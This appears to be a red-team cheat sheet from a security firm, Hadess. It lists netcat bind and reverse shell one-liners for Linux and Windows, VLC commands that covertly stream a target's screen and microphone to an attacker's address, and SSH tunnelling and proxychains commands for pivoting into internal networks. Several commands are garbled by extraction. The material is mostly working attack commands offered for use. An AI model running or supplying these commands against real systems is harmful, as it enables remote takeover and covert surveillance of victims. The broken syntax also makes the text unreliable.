# Linux Shell: $ nc -l -p [port] -e /bin/bash  # Linux Reverse Shell: $ nc [LocalIP] [port] -e /bin/bash  # Windows Shell: $ nc -l -p [port] -e cmd.exe  # Windows Reverse Shell: $ nc [LocalIP] [port] -e cmd.exe
```

Using VLC for Streaming

```
# Use cvlc (command line VLC) on target to migrate popups
```

Save and Stream Screen via UDP to Attacker's Address and Port 1234

```
# Start a listener on the attacker machine vlc udp://@:1234  -- OR -  # Start a listener that stores the stream in a file. vlc udp://@:1234 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a, ab=128,channels=2,samplerate=44100}:file{dst=test.mp4) :no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep  # This may make the user's screen flash. Lower frame rates delay the video. vlc screen:// :screen-fps=25 :screen-caching=100 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam ple  rate=44100}:udp{dst=attackerip:1234) :no-sout-rtp-sap :no-sout-standard- sap :ttl=1 :sout-keep
```

Save and Stream Screen via HTTP Protocol

```
# Start a listener on the attacker machine vlc http://server.example.org:8080  -- OR -  # Start a listener that stores the stream to a file vlc http://server.example.org:8080 :sout=# transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samp lerate=44100}:file{dst=test.mp4)  # Start streaming on the target machine vlc screen:// :screen-fps=25 :screen-caching=100 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam plerate=44100}:http{mux=ffmpeg{mux=flv),dst=:8080/) :no-sout  -rtp-sap :nosout- standard-sap :ttl=1 :sout-keep
```

Save and Broadcast Screen via Multicast

```
# Start a listener on the attacker machine for multicast vlc udp://@multicastaddr:1234  # Broadcast stream to a multicast address
vlc screen:// :screen-fps=25 :screen-caching=100 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:udp{dst=multicastaddr:1234) :no-sout-rtp-sap :no-soutstandard- sap :ttl=1 :sout-keep
```

Save and Record Screen into a File

```
vlc screen:// :screen-fps=25 :screen-caching=100 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:file{dst=C:\\Program Files (x86)\\VideoLAN\\VLC\\test.mp4) :no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep
```

Record and Stream Microphone via UDP

```
vlc dshow:// :dshow-vdev="None" :dshow-adev="Your Audio Device"
```

SSH Commands

```
/etc/ssh/ssh_known_hosts     # System-wide known hosts ~/.ssh/known_hosts          # Hosts user has logged into     sshd-generate
             # Generate SSH keys (DSA/RSA) ssh-keygen -t dsa -f /etc/ssh/ssh_host_dsa_key       # Generate SSH DSA keys ssh-
keygen -t rsa -f /etc/ssh/ssh_host_rsa_key        # Generate SSH RSA keys  If already in an SSH session, press SHIFT -C to
configure tunnel Port forwarding must be allowed on the target /etc/ssh/sshd_config - AllowTcpForwarding YES
```

Connect with SSH on a Specific Port

```
ssh root@2.2.2.2 -p 8222
```

Configure x11 Forwarding for the Attacker

```
xhost+ vi ~/.ssh/config  # Ensure 'ForwardX11 yes' ssh -X root@2.2.2.2
```

Create Port Forward on Port 8080 and Forward it to Attacker's Port 443

```
ssh -R8080:127.0.0.1:443 root@2.2.2.2
```

Use Port Forward on Attacker's Port 8080 and Forward Data using SSH Tunnel to Port 3300 on 3.3.3.3

```
ssh -L8080:3.3.3.3:443 root@2.2.2.2
```

Dynamic Tunnel using proxychains. Also, edit /etc/proxychains.conf to set the port (1080)

```
ssh -D1080 root@2.2.2.2 In a separate terminal, run: proxychains nmap -sT -p80,443 3.3.3.3
```

Create SSH Tunnel as Multi-hop

```
ssh -L 8888:127.0.0.1:8444 50mctf@MY_VPS ssh -v -o PubkeyAuthentication=no -o PreferredAuthentications=password -o
GatewayPorts=yes -fN -R *:8444:172.28.0.3:80 50mctf@MY_VPS
```

Discord: https://discord.gg/CqV6aJXMkA

Telegram: https://t.me/Hadess_security

RESOURCES

- RTFM v1,v2
- BTFM v1
- https://book.redteamguides.com/
- https://book.blueteamguides.com/

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.